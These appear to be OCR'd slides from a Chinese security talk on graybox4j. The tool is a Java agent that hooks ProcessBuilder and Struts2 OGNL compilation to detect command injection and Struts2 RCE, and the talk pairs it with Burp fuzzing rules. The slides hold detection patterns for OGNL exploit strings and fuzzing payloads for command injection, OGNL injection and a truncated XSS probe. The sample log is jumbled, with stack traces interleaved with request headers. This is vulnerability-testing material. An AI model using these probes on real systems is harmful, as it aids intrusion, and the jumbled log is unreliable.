


工具：graybox4j




分析内容：动态拦截敏感函数。

框架漏洞动态分析—agent原理




框架漏洞动态分析—agent优势



灰盒拦截技术

利用java的agent技术对敏感函数进行hook。

- 比如:
ProcessBuilder, OgnlRuntime,
FileWriter, FileOutputStream,
等



如果一些敏感函数被调用之后则记录下来。

- 包括请求包，函数调用流程，
函数返回包。

灰盒拦截技术

```
<!--检测文件操作-->
<!--命令注入检测-->
<hookclass name="java.lang.ProcessBuilder">
  <hookmethod enable="true" name="start()" insertbefore="true">
    <![CDATA[
      {
        core.AttachDumpCore.info("exec command="+command.toString());
        java.lang.String progStart = command.get(0);
        if (progStart.startsWith(";bugtestcmd;")) {
          /*
            core.AttachDumpCore.info("found command inject");
          */
        }
      }
    ]]>
  </hookmethod>
</hookclass>

<!-- struts2 ognl 检测-->
<hookclass name="com.opensymphony.xwork2.ognl.OgnlUtil">
  <hookmethod enable="true" name="compile(java.lang.String)" insertbefore="true">
    <![CDATA[
      {
        java.lang.String exp = $1;
        if ($1.contains("class.classLoader.jarPath")||$1.contains("struts2Bug")) {
          /*
            core.AttachDumpCore.info("found struts2 rce");
            _stack_;
          */
          core.AttachDumpCore.register("struts2RCE", "class.classLoader.jarPath||struts2Bug");
        }
      }
    ]]>
  </hookmethod>
</hookclass>
```

|| progStar

自动fuzzing结合人工检测

方式：fuzzing技术结合人工筛选



工具：burpsuite插件



分析内容：大量不同畸形的数据包进行fuzzing测试，某些特定的环境下某些字符被特殊处理。

自动fuzzing结合人工检测

fuzzing.rule

```
1 {
2   "payloads":["struts2bug", "method:${struts2bug}", "action:${struts2bug}", "redirect:${struts2bug}", ";bugtestcmd;", "\"\`"><img src=
3 }

[stack]:core.AttachDumpCore.getStackInfo(AttachDumpCore.java:528)
core.AttachDumpCore.register(AttachDumpCore.java:574)
com.opensymphony.xwork2.ognl.OgnlUtil.getValue(OgnlUtil.java:-1)
com.opensymphony.xwork2.DefaultActionInvocation.invokeAction(DefaultActionInvocation.java:430)
[INFO] : found com.opensymphony.xwork2.DefaultActionInvocation.invokeActionOnly(DefaultActionInvocation.java:290)
[INFO] : [struts2bug] com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:251)
GET /struts2bug/org.apache.struts2.interceptor.DeprecationInterceptor.intercept(DeprecationInterceptor.java:41)
host: localhost com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:245)
connection: keep-alive org.apache.struts2.interceptor.debugging.DebuggingInterceptor.intercept(DebuggingInterceptor.java:256)
cache-control: no-cache com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:245)
upgrade-insecure-requests com.opensymphony.xwork2.interceptor.DefaultWorkflowInterceptor.doIntercept(DefaultWorkflowInterceptor.java:168)
user-agent: Mozilla/5.0 (Windows NT 6.0; rv:2.0) Gecko/20100101 Firefox/4.0.1 com.opensymphony.xwork2.interceptor.MethodFilterInterceptor.intercept(MethodFilterInterceptor.java:98)
accept: text/html com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:245)
accept-encoding: gzip, deflate com.opensymphony.xwork2.validator.ValidationInterceptor.doIntercept(ValidationInterceptor.java:265)
accept-language: zh-CN, zh;q=0.8 org.apache.struts2.interceptor.validation.AnnotationValidationInterceptor.doIntercept(AnnotationValidationInterceptor.java:76)
cookie: JSESSIONID=12345678901234567890 com.opensymphony.xwork2.interceptor.MethodFilterInterceptor.intercept(MethodFilterInterceptor.java:98)
com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:245)
com.opensymphony.xwork2.interceptor.ConversionErrorInterceptor.intercept(ConversionErrorInterceptor.java:138)
[response]: com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:245)
com.opensymphony.xwork2.interceptor.ParametersInterceptor.doIntercept(ParametersInterceptor.java:229)
com.opensymphony.xwork2.interceptor.MethodFilterInterceptor.intercept(MethodFilterInterceptor.java:98)
com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:245)
<html> com.opensymphony.xwork2.interceptor.ParametersInterceptor.doIntercept(ParametersInterceptor.java:229)
<head><title>Struts2 Bug com.opensymphony.xwork2.interceptor.MethodFilterInterceptor.intercept(MethodFilterInterceptor.java:98)
<body> com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:245)
<h3>Exception com.opensymphony.xwork2.interceptor.StaticParametersInterceptor.intercept(StaticParametersInterceptor.java:191)
java.lang.IllegalArgumentException: org.apache.struts2.interceptor.MultiselectInterceptor.intercept(MultiselectInterceptor.java:73)
com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:245)
<h3>Stack com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:245)
<pre> org.apache.struts2.interceptor.DateTextFieldInterceptor.intercept(DateTextFieldInterceptor.java:125)
java.lang.IllegalArgumentException: com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:245)
at org.apache.struts2.interceptor.CheckboxInterceptor.intercept(CheckboxInterceptor.java:91)
at org.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:245)
at org.apache.struts2.interceptor.FileUploadInterceptor.intercept(FileUploadInterceptor.java:253)
at com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:245)
at com.opensymphony.xwork2.interceptor.ModelDrivenInterceptor.intercept(ModelDrivenInterceptor.java:100)
at org.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:245)
at org.opensymphony.xwork2.interceptor.ScopedModelDrivenInterceptor.intercept(ScopedModelDrivenInterceptor.java:141)
at org.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:245)
com.opensymphony.xwork2.interceptor.ChainingInterceptor.intercept(ChainingInterceptor.java:145)
com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:245)
com.opensymphony.xwork2.interceptor.PrepareInterceptor.doIntercept(PrepareInterceptor.java:171)
```

About me

郑国祥，杭州安恒信息技术有限公司高级安全研究员

- Web安全研究，漏洞挖掘，源码审计
- 熟悉源码的动静分析，熟悉web防御绕过技术
- Tsrc-2015漏洞之王
- CVE-2016-0785,CVE-2016-3081等等

谢 谢